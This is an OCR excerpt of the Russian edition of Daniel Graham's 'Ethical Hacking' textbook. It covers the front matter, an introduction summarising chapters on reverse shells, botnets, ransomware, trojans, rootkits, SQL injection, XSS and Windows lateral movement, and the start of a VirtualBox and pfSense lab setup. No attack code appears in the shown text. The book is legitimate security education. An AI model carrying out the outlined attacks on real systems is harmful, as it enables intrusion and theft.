Tlgm: @it_boooks

ЭТИЧНЫЙ ХАКИНГ

практическое руководство по взлому

Дэниел Г. Грэм

Предисловие Хуана Гилберта

no starch press

Tlgm: @it_boooks

ETHICAL HACKING

A Hands-on Introduction to Breaking In

by Daniel G. Graham

no starch
press

San Francisco

Tlgm: @it_boooks

ЭТИЧНЫЙ ХАКИНГ

практическое руководство по взлому

Дэниел Г. Грэм

ПИТЕР®

Санкт-Петербург • Москва • Минск

2022

Tlgm: @it_boooks

ББК 32.973.23-018-07
УДК 004.56.53
Г91

Грэм Дэниел Г.

Г91 Этичный хакинг. Практическое руководство по взлому. — СПб.: Питер, 2022. — 384 с.: ил. — (Серия «Библиотека программиста»).

ISBN 978-5-4461-1952-3

Практическое руководство по взлому компьютерных систем с нуля, от перехвата трафика до создания троянов. Книга «Этичный хакинг» освещает современные проблемы кибербезопасности и помогает освоить навыки, необходимые любому этичному хакеру. Сделайте первый шаг в карьере пентестера, ознакомившись с методами взлома, которые используют эксперты.

16+ (В соответствии с Федеральным законом от 29 декабря 2010 г. № 436-ФЗ.)

ББК 32.973.23-018-07
УДК 004.56.53

Права на издание получены по соглашению с No Starch Press. Все права защищены. Никакая часть данной книги не может быть воспроизведена в какой бы то ни было форме без письменного разрешения владельцев авторских прав.

Информация, содержащаяся в данной книге, получена из источников, рассматриваемых издательством как надежные. Тем не менее, имея в виду возможные человеческие или технические ошибки, издательство не может гарантировать абсолютную точность и полноту приводимых сведений и не несет ответственности за возможные ошибки, связанные с использованием книги. Издательство не несет ответственности за доступность материалов, ссылки на которые вы можете найти в этой книге. На момент подготовки книги к изданию все ссылки на интернет-ресурсы были действующими.

ISBN 978-1718501874 англ.

ISBN 978-5-4461-1952-3

© 2021 by Daniel G. Graham. Ethical Hacking: A Hands-on Introduction to Breaking In, ISBN 9781718501874,
published by No Starch Press Inc. 245 8th Street, San Francisco, California United States 94103.
Russian edition published under license by No Starch Press Inc.
© Перевод на русский язык, ООО «Прогресс книга», 2022
© Издание на русском языке, оформление, ООО «Прогресс книга», 2022
© Серия «Библиотека программиста», 2022

Tlgm: @it_boooks

Краткое содержание

Tlgm: @it_boooks

ЧАСТЬ IV
ЭКСПЛУАТАЦИЯ УЯЗВИМОСТЕЙ

ЧАСТЬ V
ЗАХВАТ КОНТРОЛЯ НАД СЕТЬЮ

Tlgm: @it_boooks

Оглавление

Tlgm: @it_boooks

ЧАСТЬ I
ОСНОВЫ СЕТЕВЫХ ТЕХНОЛОГИЙ

Tlgm: @it_boooks

Tlgm: @it_boooks

Tlgm: @it_boooks

Tlgm: @it_boooks

Tlgm: @it_boooks

Tlgm: @it_boooks

Tlgm: @it_boooks

ЧАСТЬ V
ЗАХВАТ КОНТРОЛЯ НАД СЕТЬЮ

Tlgm: @it_boooks

Tlgm: @it_boooks

Посвящаю эту книгу своей любящей жене Ши Грэм,
которая поддерживала меня на протяжении всего процесса ее написания.
Я хочу, чтобы весь мир знал, как сильно я тебя люблю.
Спасибо, что прочитала все черновики. Эта книга не увидела бы свет
без твоей поддержки. Надеюсь, наши будущие дети тоже будут делиться
своими идеями со всем миром и вырастут достойными христианами.

Я также посвящаю эту книгу своей семье: моему отцу Эрролу Грэму,
сыну плотника и первому представителю нашей семьи, окончившему колледж;
моей матери Анжелике Грэм — за ее безусловную любовь и поддержку;
моей сестре доктору Доминик Вон, которая стала мне лучшим другом;
а также моему шурину Адриану Вону, моему тестю Лесу Тинсли
и теще Фэй Тинсли.

Дэниел Г. Грэм

Tlgm: @it_boooks

Об авторе

Доктор Дэниел Г. Грэм — доцент кафедры информатики в Университете Вирджинии в Шарлоттсвилле. К сфере его исследовательских интересов относятся защищенные встраиваемые системы и сети. До того как начать преподавать в Университете Вирджинии, доктор Грэм был программным менеджером в компании Microsoft. Помимо всего прочего, он пишет статьи для журналов IEEE, посвященные датчикам и сетям.

Tlgm: @it_boooks

О научном редакторе

Доктор Эд Новак — доцент кафедры информатики в Колледже Франклина и Маршалла в городе Ланкастер, штат Пенсильвания. В 2016 году он получил докторскую степень в Колледже Вильгельма и Марии. Его исследовательские интересы вращаются вокруг безопасности и конфиденциальности данных в «умных» мобильных устройствах.

Tlgm: @it_boooks

Благодарности

Хочу поблагодарить всех, кто помог этой книге увидеть свет, особенно свою жену Ши Грэм, которая проверяла ее ранние версии. Спасибо тебе за любовь и поддержку.

Выражаю также благодарность редакционным и производственным коллективам издательства No Starch Press. Фрэнсис Со, ваши прекрасные комментарии и тщательные правки сделали эту книгу лучше. Спасибо за ваш труд. Джордж Хейл и Боб Рассел, спасибо за то, что перепроверили каждую главу. Кроме того, выражаю благодарность выпускающим редакторам Кэсси Андредис и Катрине Тейлор, а также основателю No Starch Press Биллу Поллоку.

Хочу сказать спасибо техническим специалистам, чьи комментарии и консультации помогли придать этой книге нужную форму. Благодарю Эда Новака, который проделал фантастическую работу, отредактировав технические фрагменты книги. Я очень благодарен моему другу и коллеге Джесси Лаэучли за помощь в разработке виртуальной лаборатории и за предложенные для книги темы и упражнения. Я также очень признателен моим коллегам Дэвиду Ву и Чарльзу Рейссу за комментарии, электронные письма и беседы о криптографии и модулях ядра Linux.

Благодарю Шрикара Читтари и других помогавших мне студентов, Джейкоба Пачеко и Джеффри Геркена, которые вызвались протестировать содержимое глав, а также тех моих студентов, которые помогли выявить ошибки в тексте.

Хочу сказать спасибо Джиму Кохуну за то, что познакомил меня с миром компьютерных наук. Я благодарю куратора моего факультета Тома Хортона и Кевина Скадрона, заведующего кафедрой информатики, за добрые слова поддержки. Также выражаю признательность Хуану Гилберту, главе факультета компьютерных и информационных наук и инженерии Университета Флориды, за написание предисловия к этой книге.

Наконец, хочу сказать спасибо профессору Малати Вирарагхавану за то, что он приобщил меня к нетворкингу. Вашим бывшим студентам и преподавателям Университета Вирджинии вас будет очень не хватать.

Tlgm: @it_boooks

От издательства

Ваши замечания, предложения, вопросы отправляйте по адресу comp@piter.com (издательство «Питер», компьютерная редакция).

Мы будем рады узнать ваше мнение!

На веб-сайте издательства www.piter.com вы найдете подробную информацию о наших книгах.

Tlgm: @it_boooks

Предисловие

В современном мире хакеры обладают беспрецедентным влиянием. Теперь взлом системы выборов, электросетей и других объектов инфраструктуры может непосредственно затронуть жизни миллионов людей.

В 2021 году с помощью программ-вымогателей хакеры вывели из строя крупнейший в США бензопровод. Это привело к росту общественного беспокойства, отмене рейсов и перебоям в снабжении. С последствиями этой атаки так или иначе столкнулось множество людей.

Учитывая столь высокий уровень влияния, нам необходимо не только обучать людей этичному хакингу, но и всячески его поощрять. Книга «Этичный хакинг» представляет собой отличное руководство для программистов, которые хотят познакомиться с основами разработки хакерских инструментов, а также освоить различные техники, используемые профессиональными пентестерами. В процессе изучения этой книги вам предстоит настроить лабораторию и выполнить множество упражнений, которые помогут вам овладеть необходимыми навыками.

В книге описывается широкий диапазон атак, начиная с мелких взломов в местном кафе и заканчивая крупномасштабным взломом корпоративной системы. Все это делает данное издание идеальным учебником для курса компьютерной безопасности на уровне бакалавриата или магистратуры. Я считаю, что эта книга абсолютно необходима нынешним и будущим профессионалам в области технологий, политики и лидерства.

Хорошо это или плохо, но хакерство уже никуда не денется.

Хуан Гилберт,
профессор, стипендиат фонда семьи Бэнксов
и глава Инженерного колледжа им. Герберта Вертхайма,
Университет Флориды

Tlgm: @it_boooks

Введение

За последнее десятилетие количество атак на компании и даже на государства значительно возросло. В 2021 году хакеры похитили более 100 миллионов долларов в криптовалюте, попытались отравить водопровод во Флориде, взломали систему фармацевтической компании Pfizer, производителя вакцины от COVID-19, атаковали компанию Colonial Pipeline с помощью программ-вымогателей, а также покусились на правительственные учреждения и политических активистов во Франции, Германии, Индии, Нидерландах, Швеции, Объединенных Арабских Эмиратах и на Украине. Поскольку наша производительность по большей части зависит от технологий, атаки на нашу технологическую инфраструктуру могут иметь серьезные социальные и экономические последствия.

Понимания того, как защитить данную инфраструктуру, недостаточно. Нам нужно больше этичных хакеров, способных нам в этом помочь. Этичные хакеры — это люди, которые понимают, как атаковать инфраструктуру, и обнаруживают уязвимости до того, как ими воспользуются злоумышленники. Этичные хакеры практически ежедневно публикуют информацию об уязвимостях в Национальной базе данных уязвимостей. Многие из них также придерживаются политики ответственного раскрытия информации, уведомляя компании, прежде чем обнародовать данные о найденной уязвимости.

Зачем нужна эта книга

Это практическое руководство поможет вам овладеть фундаментальными навыками, необходимыми для того, чтобы стать этичным хакером. Прочитав книгу, вы сможете начать карьеру в области тестирования на проникновение, участвовать в соревнованиях типа «захват флага» и даже претендовать на место в «красной команде» компании.

Каждая глава знакомит вас с одним из видов атак, объясняет основы целевой технологии, а также описывает полезные инструменты и техники для ее использования.

Tlgm: @it_boooks

Вы познакомитесь с такими инструментами, как Kali Linux, Metasploit, библиотека pyca/cryptography и Maltego. Вы научитесь собирать информацию из открытых источников, сканировать системы и сети на наличие уязвимостей, писать собственные эксплойты и создавать ботнеты.

Вы также научитесь создавать собственные инструменты на языке программирования Python, чтобы понять механизмы, лежащие в основе команд, которые обычно выполняют хакеры. К концу этой книги вы начнете мыслить как этичный хакер — человек, способный тщательно анализировать системы и находить творческие способы получения доступа к ним.

Эта книга предназначена для всех, кто хочет научиться взламывать системы. Для понимания текста не требуется уметь работать с сетями или знать computer science. Хорошо, если у вас есть некоторый опыт программирования, особенно на языке Python. Но даже если вы новичок в программировании, не беспокойтесь, вы все равно найдете это руководство познавательным в плане объяснения сетевых технологий, стратегий взлома и инструментов. Кроме того, рекомендую обратиться к книге Эрика Мэтиза «Изучаем Python»[1], чтобы познакомиться с этим языком.

Установка Python

Виртуальные машины, которые используются в книге, поставляются с предустановленным языком программирования Python 3, поэтому вам не придется устанавливать Python самостоятельно для работы над описанными здесь проектами.

Я настоятельно рекомендую заниматься разработкой именно в этой виртуальной среде. Однако если вы используете операционную систему, в которой язык Python 3 не установлен, вам придется установить его самостоятельно. Для этого выберите последнюю версию Python 3 для своей операционной системы на сайте https://www.python.org/downloads/, а затем скачайте и запустите программу установки.

О чем пойдет речь в книге

Сначала я покажу, как создать собственную виртуальную лабораторию, в которой вы будете выполнять описанные в книге атаки. Каждая последующая глава представляет различные типы атак, начиная от подключения к сети Wi-Fi в кафе и заканчивая взломом сети крупной корпорации.

В **главе 1 «Подготовка к работе»** мы настроим виртуальную лабораторию. Ее среда будет содержать пять виртуальных машин: маршрутизатор под управлением

[1] *Мэтиз Э.* Изучаем Python: программирование игр, визуализация данных, веб-приложения. — СПб.: Питер, 2019.

Tlgm: @it_boooks

системы pfSense, Kali Linux, включающую инструменты для взлома, сервер, который мы будем взламывать, и две машины с desktop-версиями Ubuntu.

Часть I. Основы сетевых технологий

Эта часть книги посвящена основам сетевых технологий и различным способам реализации сетевых атак. Мы обсудим протокол TCP и архитектуру интернета, а также многочисленные методы использования этих технологий злоумышленниками.

В **главе 2 «Перехват трафика с помощью ARP-спуфинга»** мы поговорим о передаче данных в интернете и о том, как злоумышленник может использовать ARP-спуфинг для перехвата и чтения незашифрованного трафика пользователя.

Затем с помощью общедоступных инструментов мы осуществим эту атаку в нашей виртуальной лаборатории и извлечем URL сайтов, которые посещает пользователь. В завершение вам будет предложено написать собственный инструмент для выполнения ARP-спуфинга на языке Python.

Глава 3 «Анализ перехваченного трафика» знакомит вас со стеком интернет-протоколов и показывает, как использовать программу Wireshark для перехвата и анализа пакетов, собранных во время выполнения ARP-спуфинга. Я также покажу, как можно перехватывать пакеты, проходящие через межсетевой экран в виртуальной среде.

В **главе 4 «Создание TCP-оболочек и ботнетов»** мы рассмотрим основы сокетов и взаимодействия процессов. Затем я покажу вам, как написать собственную обратную оболочку, которую можно использовать для удаленного управления компьютером. И хотя получение контроля над одной машиной — это здорово, обычно взломщики стремятся контролировать сразу несколько машин. Я покажу вам, как это можно сделать, написав хакерский инструмент под названием «ботнет». В качестве примера мы рассмотрим архитектуру ботнета Mirai.

Часть II. Криптография

В этой части книги мы обсудим основы алгоритмов шифрования, используемых для защиты цифровых каналов связи. Я также расскажу вам о том, как работают некоторые из этих алгоритмов.

В **главе 5 «Криптография и программы-вымогатели»** рассматриваются методы симметричной и асимметричной криптографии, такие как одноразовые блокноты, генераторы псевдослучайных чисел, блочные шифры и алгоритм RSA. В ходе изучения этой главы вы зашифруете и расшифруете файлы, отправите зашифрованное электронное письмо, а в заключение напишете собственную программу-вымогатель.

Tlgm: @it_boooks

Глава 6 «Протокол TLS и алгоритм Диффи — Хеллмана» посвящена безопасной коммуникации. Мы начнем с обсуждения протокола защиты транспортного уровня (TLS), а затем рассмотрим алгоритм обмена ключами Диффи — Хеллмана и его более безопасную альтернативу, протокол Диффи — Хеллмана на эллиптических кривых. В заключение мы расширим возможности программы-вымогателя так, чтобы она могла передавать информацию по зашифрованному каналу.

Часть III. Социальная инженерия

В этой части я покажу, как злоумышленники используют методы социальной инженерии и разведданные из открытых источников, чтобы обманом заставить жертву предоставить им неправомерный доступ к своей информации. Я покажу, что с помощью подходящей приманки взломать можно кого угодно.

В **главе 7 «Фишинг и дипфейки»** обсуждаются принципы работы электронной почты и описываются способы отправки поддельных электронных писем. В конце мы обсудим, как создаются дипфейки, и даже сгенерируем собственное видео этого типа.

В **главе 8 «Сбор информации»** рассматриваются сложные методы сбора разведданных из открытых источников, а также способы применения инструментов Shodan и Masscan для поиска уязвимых машин во всей сети интернет. Мы также поговорим о том, как злоумышленник может использовать такие инструменты, как Nessus и nmap, для выявления уязвимостей в системах.

Часть IV. Эксплуатация уязвимостей

В этой части мы рассмотрим многочисленные способы, с помощью которых злоумышленник может эксплуатировать обнаруженную им уязвимость. Каждая уязвимость уникальна, но существуют общие принципы их эксплуатации, которые будут продемонстрированы на реальных примерах. Мы также рассмотрим способ использования веб-страниц в качестве вектора атаки.

Главу 9 «Поиск уязвимостей нулевого дня» мы начнем с рассмотрения уязвимости Heartbleed в OpenSSL и кода, который позволяет ее эксплуатировать. Затем я расскажу о методах обнаружения подобных уязвимостей, которые используют хакеры, после чего вы напишете собственный простой фаззер. В заключение я расскажу о таких техниках, как символьное выполнение и динамическое символьное выполнение.

Глава 10 «Создание троянов». Трояны — это вредоносные программы, которые маскируются под легитимные. Мы изучим их на примере российской вредоносной программы Drovorub («Дроворуб»), после чего я покажу вам, как создать нечто подобное с помощью программы Metasploit Framework. Затем мы обсудим процесс создания троянов для устройств на базе операционных систем Linux, Windows и Android, а также хитроумные способы сокрытия вредоносного ПО.

Tlgm: @it_boooks

Глава 11 «Создание и установка руткитов в ОС Linux». Установив вредоносное ПО, злоумышленник стремится не допустить его обнаружения. Один из способов сделать это — установить руткит, который может внести в операционную систему изменения, помогающие скрыть вредоносное ПО. В этой главе мы рассмотрим способ написания руткита для ядра операционной системы Linux.

В **главе 12 «Кража и взлом паролей»** рассматриваются атака под названием «SQL-инъекция» и применение инструмента SQLmap для внедрения вредоносного кода в веб-приложение и последующего извлечения информации из базы данных. Такие базы данных часто содержат хеши паролей, и я покажу, как их можно взломать с помощью инструментов John the Ripper и Hashcat.

В **главе 13 «Эксплуатация уязвимостей межсайтового скриптинга»** мы рассмотрим еще один распространенный тип веб-уязвимости под названием «межсайтовый скриптинг» и увидим, как злоумышленник может воспользоваться ею для внедрения вредоносного кода в браузер пользователя. Затем этот вредоносный код хакер может использовать для кражи файлов cookie и даже для компрометации компьютера пользователя.

Часть V. Захват контроля над сетью

В заключительной части книги я расскажу о том, как злоумышленник, получивший контроль над одной машиной, может управлять любым компьютером в сети. Я также расскажу об архитектуре и протоколах, используемых в корпоративных сетях, и о том, как ими могут воспользоваться хакеры.

В главе 14 «Проброс трафика и повышение привилегий» рассматриваются техника проброса трафика (pivoting) и способы, с помощью которых злоумышленник может получить доступ к частной сети через взломанный межсетевой экран или маршрутизатор. В заключение я расскажу о методах повышения привилегий, которые позволяют хакерам получить полномочия пользователя root за счет ошибок в операционной системе.

В главе 15 «Перемещение по корпоративной сети Windows» я расскажу об архитектуре корпоративных сетей и используемых ими протоколах. Мы подробно рассмотрим протоколы NTLM и Kerberos, а также распространенные атаки на них, в том числе Pass-the-Hash и Kerberos Golden Ticket.

В главе 16 «Дальнейшие шаги» я покажу, как установить защищенный виртуальный выделенный сервер, позволяющий проводить аудит систем за пределами виртуальной лаборатории. Вдобавок я расскажу о некоторых аспектах этичного хакинга, которые не были рассмотрены в этой книге, а также о способах взаимодействия с сообществом этичных хакеров.

Tlgm: @it_boooks

1

Подготовка к работе

Путешествие в тысячу миль начинается с одного шага.

Лао-цзы

Итак, вы совершили первый шаг своего хакерского путешествия. В этой главе мы настроим виртуальную лабораторию, среда которой будет состоять из пяти виртуальных машин, таких как:

- **виртуальная машина pfSense** — маршрутизатор/межсетевой экран с открытым исходным кодом для защиты уязвимых виртуальных машин от внешних хакерских атак;
- **виртуальная машина Kali Linux** — машина, содержащая хакерские инструменты, описанные в этой книге;
- **две desktop-версии виртуальной машины Ubuntu Linux** — эти машины будут использоваться для демонстрации атак на среду настольного компьютера и ноутбука;
- **виртуальная машина Metasploitable** — машина, с помощью которой будут продемонстрированы атаки на сервер Linux.

Виртуальная лаборатория

Взлом компьютеров, которыми вы не владеете, является неэтичным и незаконным, поэтому в данной главе мы создадим виртуальную лабораторию, которая послужит средой для занятий этичным хакингом. Обзор этой лабораторной среды представлен на рис. 1.1.

Tlgm: @it_boooks




Рис. 1.1. Связи между виртуальными машинами

Нам также предстоит настроить две сети: основную внутреннюю, изолированную от интернета с помощью межсетевого экрана pfSense, и частную, изолированную от основной с помощью сервера Metasploitable. Вторую структуру мы будем использовать для изучения атак, в которых хакерам необходимо взломать одну машину, чтобы атаковать другую, как в случае с межсетевыми экранами. Основную сеть мы настроим в этой главе, а частную — в главе 14.

Не беспокойтесь, если вы пока не вполне понимаете все технические нюансы этих конфигураций; вся инфраструктура будет подробно описана далее в книге. Я рекомендую использовать компьютер под управлением ОС Windows, Linux или macOS с не менее чем 30 Гбайт свободного места на жестком диске и 4 Гбайт оперативной памяти. Вам предстоит одновременно запускать несколько виртуальных машин, поэтому понадобится довольно мощный компьютер.

Настройка VirtualBox

Для настройки сетевой среды необходимо установить программу VirtualBox, которая позволяет создавать виртуальные машины. При использовании VirtualBox мы указываем характеристики виртуальной машины (например, количество процессоров, объем жесткого диска и оперативной памяти), и эта программа собирает виртуальный компьютер, на котором можно запускать программы так же, как на

Tlgm: @it_boooks

ноутбуке или настольном компьютере. VirtualBox можно использовать бесплатно на устройствах под управлением операционных систем Linux, Mac и Windows.

Скачайте VirtualBox с сайта https://www.virtualbox.org/wiki/Downloads/, выбрав установочные файлы, соответствующие операционной системе и архитектуре вашего компьютера. Затем выполните установку. Этот процесс будет зависеть от типа вашего компьютера, но, как правило, в его ходе можно использовать параметры, заданные по умолчанию. После завершения установки и запуска VirtualBox вы увидите экран, изображенный на рис. 1.2.

Рис. 1.2. Главный экран VirtualBox

Настройка pfSense

Теперь мы настроим *pfSense*, маршрутизатор/межсетевой экран с открытым исходным кодом, который защитит наши виртуальные машины от внешних атак. В процессе настройки важно тщательно следовать приведенной далее инструкции. Сначала скачайте исходные файлы pfSense с сайта https://www.pfsense.org/download/. В раскрывающемся списке Architecture (Архитектура) выберите вариант AMD64 (64-bit), в списке Installer — DVD Image (ISO) Intaller, а в списке Mirror (Зеркало) — ближайший к вам сервер, после чего нажмите кнопку Download (Скачать) (рис. 1.3).

Tlgm: @it_boooks

Рис. 1.3. Выберите указанные параметры, чтобы скачать pfSense

Разархивируйте загруженный файл pfSense `iso.gz`. Если вы используете компьютер под управлением Unix, то можете сделать это, введя в терминале команду **`gunzip`** и имя скачанного файла (например, `gunzip pfSense-`*`имя_файла`*`.iso.gz`). Запустите программу VirtualBox и нажмите кнопку New (Создать), расположенную на верхней панели инструментов (рис. 1.4).

Рис. 1.4. Кнопка New (Создать) оформлена в виде звезды

Далее вам будет предложено ввести кое-какую информацию о своей новой машине. Следующие примеры относятся к программе VirtualBox для macOS, но версии для Linux и Windows практически ничем не отличаются. В поле Name (Имя) введите pfSense, в списке Type (Тип) выберите BSD, а в списке Version (Версия) — FreeBSD (64bit). Задав эти три параметра (рис. 1.5), нажмите кнопку Continue (Продолжить).

Виртуальной машине pfSense не требуется много оперативной памяти, поэтому при указании ее объема задайте значение 1024 MB. При настройке параметров виртуального жесткого диска выберите вариант Create a virtual hard disk now (Создать новый виртуальный жесткий диск). В качестве типа файла укажите VDI (VirtualBox Disk Image). Сделайте свой новый виртуальный жесткий диск динамическим

Tlgm: @it_boooks

и ограничьте его размер 5 Гбайт, которых должно быть более чем достаточно для установки pfSense.




Рис. 1.5. Введите эти параметры при создании виртуальной машины pfSense

Настройка внутренней сети

Межсетевой экран pfSense можно представить в качестве привратника, стоящего между интернетом и вашей внутренней сетью. Он проверяет входящий и исходящий трафик, чтобы убедиться в том, что ваша внутренняя сеть защищена от атак извне. Это позволяет создать безопасное место для добавления уязвимых машин, которые сможете атаковать только вы.

Щелкните правой кнопкой мыши на названии pfSense в списке виртуальных машин и выберите в контекстном меню пункт Settings (Настроить) (рис. 1.6).

Перейдите на вкладку Network (Сеть) и убедитесь в том, что сетевой адаптер на вкладке Adapter 1 (Адаптер 1) включен, в поле Attached to (Тип подключения) выбран вариант Bridged Adapter (Сетевой мост), а содержимое поля Name (Имя) совпадает с именем вашей беспроводной сетевой карты. Включение сетевого моста обеспечивает прямое соединение между виртуальной машиной pfSense и интернетом. Теперь

Tlgm: @it_boooks

перейдите на вкладку Adapter 2 (Адаптер 2), убедитесь в том, что сетевой адаптер включен, в поле Attached to (Тип подключения) выбран вариант Internal Network (Внутренняя сеть), которую мы назовем Internal LAN (Внутренняя локальная сеть). Эта сеть позволит соединить pfSense с другими виртуальными машинами. После нажатия кнопки OK внутренняя сеть станет доступна для остальных виртуальных машин.




Рис. 1.6. Настройка сетевых адаптеров

Конфигурирование параметров pfSense

Теперь мы можем запустить pfSense и сконфигурировать параметры нашего виртуального маршрутизатора. Некорректная конфигурация этих параметров может препятствовать подключению виртуальных машин к интернету.

Дважды щелкните на пункте pfSense в списке виртуальных машин. На появившемся экране (рис. 1.7) щелкните на значке в виде папки, а затем — на значке Add (Добавить) в левом верхнем углу. Найдите и выберите ISO-образ pfSense, а затем нажмите кнопку Start (Запуск).

Рис. 1.7. Выбор ISO-образа pfSense

Загрузка виртуальной машины pfSense займет некоторое время. По ее завершении вы увидите экран с уведомлением об авторских правах и условиях распространения.

Tlgm: @it_boooks

Дважды нажмите клавишу Enter, чтобы принять условия и установить pfSense. Как правило, лучше использовать параметры, заданные по умолчанию.

После установки вы увидите диалоговое окно с предложением выполнить перезагрузку. Выберите вариант Reboot (Перезагрузить) и нажмите клавишу Enter. После перезагрузки pfSense вы опять увидите экран с уведомлением об авторских правах, поскольку виртуальная машина pfSense снова загружается с ISO-образа, который мы использовали ранее. Чтобы это исправить, в меню File (Файл) в верхнем левом углу интерфейса pfSense выберите пункт Close (Закрыть). В появившемся диалоговом окне выберите вариант Power off the machine (Выключить машину) и нажмите кнопку OK (рис. 1.8).




Рис. 1.8. Выключение машины pfSense для удаления ISO-образа

После выключения виртуальной машины pfSense щелкните на ее названии в списке виртуальных машин правой кнопкой мыши и в контекстном меню выберите пункт Settings (Настроить). Перейдите на вкладку Storage (Носители) и щелкните правой кнопкой мыши на ранее выбранном ISO-образе. В контекстном меню выберите пункт Remove Attachment (Удалить прикрепление), как показано на рис. 1.9. Далее вам будет предложено подтвердить удаление оптического привода. Выберите пункт Remove (Удалить), а затем нажмите кнопку OK в правом нижнем углу экрана Settings (Настройки).

Tlgm: @it_boooks

